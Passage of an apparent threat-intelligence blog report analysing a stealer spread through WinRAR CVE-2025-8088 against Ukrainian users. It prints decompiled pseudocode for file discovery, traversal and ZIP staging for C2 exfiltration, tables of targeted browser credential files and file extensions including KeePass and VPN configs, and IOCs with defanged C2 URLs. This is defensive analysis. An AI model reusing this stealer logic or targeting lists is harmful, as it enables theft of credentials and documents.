
Browser	Files Collected	Purpose
Google Chrome	Local State , Key10.txt (DPAPI Master key) , Login Data , Network\Cookies	Recover AES master key, passwords, and cookies
Microsoft Edge	Local State , Key10.txt (DPAPI Master key) , Login Data , Network\Cookies	Recover AES master key, passwords, and cookies
Opera	Local State , Key10.txt (DPAPI Master key) , Login Data , Network\Cookies	Recover AES master key, passwords, and cookies
Firefox	logins.json , key3.db , key4.db , cookies.sqlite	Recover saved credentials and cookies

3.3.7.2. Local files stealer

The local file stealer is implemented as a standalone module whose purpose is to locate user documents on all accessible drives, copy them into a staging directory while encrypting them, periodically compress the staged data, and transmit the archive to the C2 server.

Unlike the browser credential stealer, this module focuses on collecting user-created documents rather than application databases.





```

1  __int64 fn_local_files_discovery()
2  {
3      // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5      memset(DriveString, 0, sizeof(DriveString));
6      fn_decrypt_rc4_wide_stream(DriveString, &aTkyvezbrntrvh[7], 3u, &aTkyvezbrntrvh[11], 0x19u); // _:\
7      memset(DriveName, 0, sizeof(DriveName));
8      DriveStringLength = strlen_0(DriveString);
9      memcpy(DriveName, DriveString, 2 * DriveStringLength);
10     DriveEntry = 'A'; start from "A" drive
11     SleepPTR = kernel32_Sleep;
12     LogFileString = &C_Users_Username_AppData_Local_Temp_log_txt;
13     do
14     {
15         DriveName[0] = DriveEntry;
16         SleepResult = SleepPTR(108LL);
17         SleepResultPtr[0] = SleepResult + 0x30;
18         SleepResultPtr[1] = SleepResult + 0x60; If the drive exist
19         fn_write_data_to_file(LogFileString, SleepResultPtr, 4u, 1);
20         if ( fn_Is_file_exist(DriveName) ) // Likely checking for C:\, D:\, E:\ drive
21         {
22             memset(FolderEntry, 0, 0x208u);
23             memset(RootFolder, 0, 0x208u);
24             SleepPTR(83LL);
25             if ( DriveEntry == 'C' ) // If this is C drive
26             {
27                 memset(Slash, 0, sizeof(Slash));
28                 fn_decrypt_rc4_wide_stream(Slash, aD2wqqkfpyyxgky, 1u, &aD2wqqkfpyyxgky[2], 0x18u); // /
29                 fn_build_wide_string(FolderEntry, 1, 2, &C_Users_Username, Slash);
30                 memset(File_C, 0, 0x14u);
31                 fn_decrypt_rc4_wide_stream(File_C, &word_B339E, 9u, &a4hgdvUchkqm7n[1], 0x27u); // Files/C/
32                 fn_build_wide_string(RootFolder, 1, 2, &C_User_UserName_bZsaxmZvial0zhH4n_Username, File_C);
33                 memset(Desktop, 0, sizeof(Desktop));
34                 fn_decrypt_rc4_wide_stream(Desktop, &aB1wtzsaQaz4ytq[10], 7u, &aB1wtzsaQaz4ytq[18], 0x18u); // Desktop
35                 memset(Documents, 0, 0x14u);
36                 fn_decrypt_rc4_wide_stream(Documents, aEi6grcuw, 9u, &aJmt7flymtwe[1], 0x25u); // Documents
37                 memset(Downloads, 0, 0x14u);
38                 fn_decrypt_rc4_wide_stream(Downloads, aRrybc, 9u, aRpysf6g5, 0x1Au); // Downloads
39                 SystemFolderPath.DesktopPath = Desktop;
40                 SystemFolderPath.DocumentsPath = Documents;
41                 SystemFolderPath.DownloadsPath = Downloads;
42                 for ( i = 0LL; i != 3; ++i )
43                 {
44                     SleepPTR(110LL);
45                     FolderPathEntry = (&SystemFolderPath.DesktopPath + i); Downloads folder if it is C:/ drive
46                     fn_build_wide_string(FolderEntry, 0, 1, FolderPathEntry);
47                     fn_build_wide_string(RootFolder, 0, 1, FolderPathEntry);
48                     if ( fn_Is_file_exist(FolderEntry) )
49                     {
50                         fn_recursive_directory_traversal(FolderEntry, RootFolder);
51                     }
52                     else
53                     {
54                         fn_write_log(ERROR_NOT_EXIST, ERROR_DOES_NOT_EXIST, LOGGING, 0LL);
55                         SleepPTR(257LL);
56                         FolderPathEntryLength = strlen_0(FolderPathEntry);
57                         fn_truncate_wide_string_buffer(FolderEntry, FolderPathEntryLength);
58                         FolderPathEntryLen = strlen_0(FolderPathEntry);
59                         fn_truncate_wide_string_buffer(RootFolder, FolderPathEntryLen);
60                     }
61                 }
62             }
63             else // If this is not C drive
64             {
65                 fn_build_wide_string(FolderEntry, 1, 1, DriveName);
66                 memset(&SystemFolderPath, 0, 0x10u);
67                 fn_decrypt_rc4_wide_stream(&SystemFolderPath, aMzdjzlWU, 7u, aIwiyso5hx7vwj, 0x19u); // Files/
68                 fn_build_wide_string(RootFolder, 1, 2, &C_User_UserName_bZsaxmZvial0zhH4n_Username, &SystemFolderPath);
69                 RootFolder[strlen_0(RootFolder)] = DriveEntry;
70                 fn_recursive_directory_traversal(FolderEntry, RootFolder);
71                 SleepPTR(82LL);
72             }
73         }
74         Recursive scan the whole drive if it is not C:/ drive
75         SleepPTR(22LL);
76         ++DriveEntry;
77     }
78     while ( DriveEntry != 91 );

```

```
74 | return 3LL;  
75 | }
```

A file is stolen only if all conditions are satisfied.

- File Size $\leq$ 20MB
- Creation time less than executed time 30 days
- File must be newer than the malware's previous execution.
- Targeted extensions:
 - **Documents:** txt, doc, docx, docm, pdf, rtf, odt, md, log, eml
 - **Microsoft Office:** xls,xlsx, xlsm, xlt, xltx, xltm, csv, ppt, pptx, pptm, pps, ppsx, pot, dot, dotx, dotm
 - **Archives:** zip, rar, 7z, cab, tar, gzip
 - **Credentials / Security:** kdbx (KeePass), ovpn (OpenVPN), conf, jks (Java KeyStore)
 - **Images:** png, bmp, jpeg, jpg

```

1 void __fastcall fn_recursive_directory_traversal(wchar_t *TargetFileName, QWORD InitialPath)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5     FileContext.InitialPath = InitialPath;
6     TargetFile = TargetFileName;
7     kernel32_Sleep(12LL);
8     ResultCode = fn_open_file_and_initialize_context(&FileContext, TargetFile);
9     if ( ResultCode < 0 )
10     {
11         fn_write_log(ERROR_RECURSIVE_FILE_SCAN, ERROR_CANNOT_OBTAIN_CONTEXT, LOGGING, &ResultCode);
12     }
13     else
14     {
15         while ( fn_query_folder_info(&FileContext) )
16         {
17             AllocatedAddress = FileContext.AllocatedAddress;
18             TargetPath = fn_copy_buffer_wide(
19                 FileContext.AllocatedAddress->FileName,
20                 FileContext.AllocatedAddress->FileNameLength);
21             memset(dot, 0, sizeof(dot));
22             fn_decrypt_rc4_wide_stream(dot, a1d221bidpc6ye, 1u, &a1d221bidpc6ye[2], 0x2Du);// .
23             memset(x2dot, 0, sizeof(x2dot));
24             fn_decrypt_rc4_wide_stream(x2dot, a2dtcgmlkkwk7tz, 2u, &a2dtcgmlkkwk7tz[3], 0x29u);// ..
25             if ( !fn_wcscmp_ret_1(TargetPath, dot) && !fn_wcscmp_ret_1(TargetPath, x2dot) )// if current path is not . and ..
26             {
27                 kernel32_Sleep(40LL);
28                 memset(v10, 0, sizeof(v10));
29                 fn_decrypt_rc4_wide_stream(v10, &byte_B328A, 1u, &aTtr2uhztxujswr[1], 0x21u);// /
30                 InitPath = FileContext.InitialPath;
31                 fn_build_wide_string(SourcePath, 1, 3, TargetFile, v10, TargetPath);
32                 memset(Slash, 0, sizeof(Slash));
33                 fn_decrypt_rc4_wide_stream(Slash, &byte_B32D2, 1u, &byte_B32D6, 0x21u);// /
34                 fn_build_wide_string(BuiledTargetPath, 1, 3, InitPath, Slash, TargetPath);
35                 if ( AllocatedAddress->FileAttributes == FILE_ATTRIBUTE_DIRECTORY )// If the path is folder
36                 {
37                     fn_recursive_directory_traversal(SourcePath, BuiledTargetPath);
38                 }
39                 else
40                 {
41                     if ( AllocatedAddress->EndOfFile.QuadPart <= 20971519 )// Stolen file size must be <= 20MB
42                     {
43                         QuadPart = AllocatedAddress->LastWriteTime.QuadPart;
44                         if ( QuadPart + 2592000000000LL >= *gCurrentSystemTime && gPreviousExecutionTime < QuadPart )
45                         {
46                             // Only proceed to steal the files with the following extension:
47                             // .txt, .doc, .docx, .docm, .ovpn, .xls, .xlsx, .xlsm, .xlt, .xltx,
48                             // .xltn, .csv, .rtf, .dot, .dotx, .dotm, .odt, .log, .eml, .kdbx,
49                             // .tar, .rar, .zip, .7z, .cab, .gzip, .md, .pdf, .ppt, .pptx, .pptm,
50                             // .pps, .ppsx, .pot, .conf, .jks, .ZS2, .png, .bmp, .jpeg, .jpg
51                             if ( fn_is_target_extension(TargetPath) )
52                             {
53                                 fn_encrypt_send_file_C2(
54                                     SourcePath,
55                                     BuiledTargetPath,
56                                     AllocatedAddress->EndOfFile.DUMMYSTRUCTNAME.LowPart);
57                             }
58                         }
59                         kernel32_Sleep(16LL);
60                     }
61                 }
62                 fn_strlen_wide(TargetPath);
63             }
64             fn_cleanup_buffer_struct(&FileContext);
65         }
66     }


```

3.3.7.3. Compression of stolen data

Exfiltration using ZIP archive containing the files previously collected by the stealer. The malware initializes a ZIP writer, recursively traverses the target directory, adds every discovered file into the archive while preserving

the original directory hierarchy, finalizes the ZIP central directory, and prepares the archive for transmission to the command-and-control (C2) server.

The implementation closely resembles the ZIP writer API provided by the open-source miniz library.



```

1  __int64 fn_zip_user_data_folder()
2  {
3      // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5      if ( !fn_init_path_context_and_verify(&C_User_UserName_bZsaxmZvial0zhH4n) )
6          return 0;
7      ZipFileName = fn_convert_utf8_to_wide(&C_User_UserName_tKyvEZBrnNtrVhA_zip);
8      if ( !ZipFileName )
9      {
10         Result = 0;
11         ErrorCode = ERROR_GENERATING_ZIP_NAME;
12         LB_ERROR_WRITE_LOG:
13         fn_write_log(ERROR_ZIPPING_DATA, ErrorCode, LOGGING, 0LL);
14         return Result;
15     }
16     memset(&ZipCompressionStrc, 0, sizeof(ZipCompressionStrc));
17     ErrorCode = fn_init_compression_stream(&ZipCompressionStrc, ZipFileName, 0LL);
18     ZipFileLen = fn_strlen_byte(ZipFileName);
19     fn_cleanup_buffer_write_file(0xFFFFFFFFFFFFFFFFLL, &ZipFileName, ZipFileLen);
20     if ( !ErrorCode )
21     {
22         Result = 0;
23         ErrorCode = ERROR_COMPRESSION_STREAM;
24         goto LB_ERROR_WRITE_LOG;
25     }
26     memset(EmptyBuffer, 0, 0x400u);
27     fn_zip_file(&ZipCompressionStrc, &C_User_UserName_bZsaxmZvial0zhH4n, EmptyBuffer);
28     if ( !fn_send_transfer_header(&ZipCompressionStrc) )
29     {
30         Result = 0;
31         ErrorCode = ERROR_ZIP_FILE;
32         goto LB_ERROR_WRITE_LOG;
33     }
34     if ( fn_cleanup_compression_struct(&ZipCompressionStrc) )
35     {
36         return 1;
37     }
38     else
39     {
40         Result = 0;
41         fn_write_log(ERROR_ZIPPING_DATA, UNABLE_COMPRESS_COMPRESSION_STRUCT, LOGGING, 0LL);
42     }
43     return Result;
44 }

```

4. IOC

Below are the summarized Indicators of Compromise (IOCs) identified throughout the infection and execution lifecycle.

4.1. Exploited Vulnerability

CVE Identifier	Vulnerability Type	Target Software
CVE-2025-8088	NTFS Stream Directory Traversal	WinRAR

4.2. Phishing and Initial Access Indicators

Indicator	Type	Description / Role
holosivsk-rtck@ukr[.]net	Email Address	Attacker phishing sender impersonating District TCC
chernigivdonor@ukr[.]net	Email Address	Victim recipient address
25062026	Plaintext String	Decryption password for the protected malicious RAR archive
Відомості з реєстру військовозобов'язаних про працівників 20260625-3994491-2.pdf	Filename	Decoy PDF document name used inside the archive

4.3. Host and File Indicators

Indicator / Path	Type	Description
Відомості з реєстру військовозобов'язаних про працівників 20260625-3994491-2.pdf:....._ProgramData_I54d	NTFS ADS Path	Stream containing the encrypted loader payload staged to traverse and drop in C:\ProgramData\I54d
Відомості з реєстру військовозобов'язаних про працівників 20260625-3994491-2.pdf:....._ProgramData_X3Hk	NTFS ADS Path	Stream containing the loader PowerShell script staged to traverse and drop in C:\ProgramData\X3Hk
Відомості з реєстру військовозобов'язаних про працівників 20260625-3994491-2.pdf:....._Roaming_Microsoft_Windows_Start Menu_Programs_Startup_dXd9PBI7I7RL9.lnk	NTFS ADS Path	Stream containing the persistence shortcut staged to traverse and drop in the Startup directory
C:\ProgramData\I54d	Dropped File	Staged encrypted loader payload (decrypted in memory to run shellcode)
C:\ProgramData\X3Hk	Dropped File	Staged obfuscated PowerShell execution script

Indicator / Path	Type	Description
C:\Users\[Username]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Xd9PBI7I7RL9.lnk	Dropped File	Shortcut file used to execute X3Hk on user login for persistence
C:\User\[Username]\bZsaxmZvial0zhH4n	Directory Path	Root directory for staging exfiltrated browser and system data
C:\User\[Username]\bZsaxmZvial0zhH4n\[Username]	Directory Path	Directory for staging logs and error files
C:\User\[Username]\bZsaxmZvial0zhH4n\[Username]\jMT7f1YMTwe	Dropped File	Error log file tracking loader issues
C:\User\[Username]\tKyvEZBrnNtrVhA.zip	Dropped File	ZIP archive containing the exfiltrated user data
C:\Users\[Username]\AppData\Local\Temp\B1WTZSa_qAz4yTQGVg6i	Dropped File	Batch script compiled for self-removal (process termination and artifact deletion)
C:\Users\[Username]\AppData\Local\Temp\logs.txt	Dropped File	Log file recording stealer actions
Key10.txt	Dropped File	RC4-encrypted DPAPI Master Key stored temporarily in browser staging directory before exfiltration

4.4. Network Indicators

Indicator	Type	Description
136[.]0[.]141[.]237	IPv4 Address	Attacker Command and Control (C2) Server Host
8942	TCP Port	Port used for HTTPS C2 communication
https[:]//136[.]0[.]141[.]237:8942/G8mGR7vXmD/	URL	Primary HTTPS C2 endpoint for exfiltrating ZIP archives

Indicator	Type	Description
<code>https[:]//136[.]0[.]141[.]237:8942/seq0hyMc/</code>	URL	Fallback HTTPS C2 endpoint used for error telemetry transmission
<code>http[:]//1[.]1[.]1[.]1</code>	URL	Host used to verify outbound internet connectivity

5. MITRE ATT&CK Technique Mapping

Below is the mapping of tactics and techniques observed in the malware's lifecycle.

Tactic	Technique ID	Technique Name	Details / Context in Malware
Initial Access	T1566.001	Spearphishing Attachment	Password-protected archive delivered via email body containing decryption key.
Execution	T1203	Exploitation for Client Execution	Abuse of WinRAR CVE-2025-8088 path traversal during archive extraction.
	T1059.001	PowerShell	Obfuscated PowerShell loader script (<code>X3Hk</code>) to decrypt and execute shellcode.
	T1106	Native API	Resolves and invokes native NT APIs directly (<code>NtAllocateVirtualMemory</code> , <code>NtCreateThreadEx</code> , etc.).
Persistence	T1547.001	Registry Run Keys / Startup Folder	Creation of <code>dXd9PBI7I7RL9.lnk</code> in the user's Startup folder.
Defense Evasion	T1564.004	NTFS File Attributes	Abusing NTFS Alternate Data Streams (ADS) for path traversal and file smuggling.
	T1027	Obfuscated Files or Information	Heavily obfuscated PowerShell loader, string encryption via RC4, and control-flow obfuscation in shellcode.
	T1027.007	Dynamic API Resolution	Use of FNV-1a API hashing to resolve exports dynamically and hide dependencies.
	T1055	Process Injection	Self-injection via <code>NtCreateThreadEx</code> and remote shellcode injection into suspended browser processes.
	T1562.001	Disable or Modify Tools	Parsing in-memory <code>ntdll.dll</code> to retrieve syscall numbers directly (Hell's Gate style), bypassing

Tactic	Technique ID	Technique Name	Details / Context in Malware
			EDR user-mode hooks.
	T1070.004	File Deletion	Execution of a batch script (B1WTZSa_qAz4yTQGvg6i) to delete files/logs and self-remove.
Credential Access	T1555.003	Credentials from Web Browsers	Harvesting of credentials, cookies, and profiles from Chrome, Edge, Opera, and Firefox.
	T1539	Steal Web Session Cookie	Extraction and RC4-encryption of session databases (Cookies , cookies.sqlite).
Discovery	T1083	File and Directory Discovery	Enumeration of directories (Desktop, Documents, Downloads) and searching for files with targeted extensions.
	T1082	System Information Discovery	Drives traversal (A:\ to Z:) and checking for system path structures.
	T1016	System Network Configuration Discovery	Checking for internet connectivity using HTTP requests to 1.1.1.1 .
Collection	T1005	Data from Local System	Staging and copying of user files matching targeted document and credential extensions.
	T1560.001	Archive via Utility	Compression of collected credentials and files into a ZIP archive prior to exfiltration.
Command & Control	T1071.001	Web Protocols	C2 communication via HTTPS POST requests to dynamic endpoints (/G8mGR7vXmD/ , /seq0hyMc/).
	T1573.001	Symmetric Cryptography	RC4 encryption applied to the payload data and exfiltration network packets.
Exfiltration	T1041	Exfiltration Over C2 Channel	Transmission of the compressed ZIP archive containing stolen data back to the C2 server.

REF:

<https://tech-zealots.com/malware-analysis/understanding-concepts-of-va-rva-and-offset/>
<https://github.com/am0nsec/HellsGate/>

<https://github.com/xaitax/Chrome-App-Bound-Encryption-Decryption>

<https://github.com/Maktm/FLIRTDDB>

https://www.trendmicro.com/en_us/research/26/f/old-winrar-flaw-fuels-attacks-on-ukraine.html

<https://nvd.nist.gov/vuln/detail/CVE-2025-8088>

Source: <https://bluecyber.hashnode.dev/beyond-the-archive-cve-2025-8088-stealer-targeting-ukraine>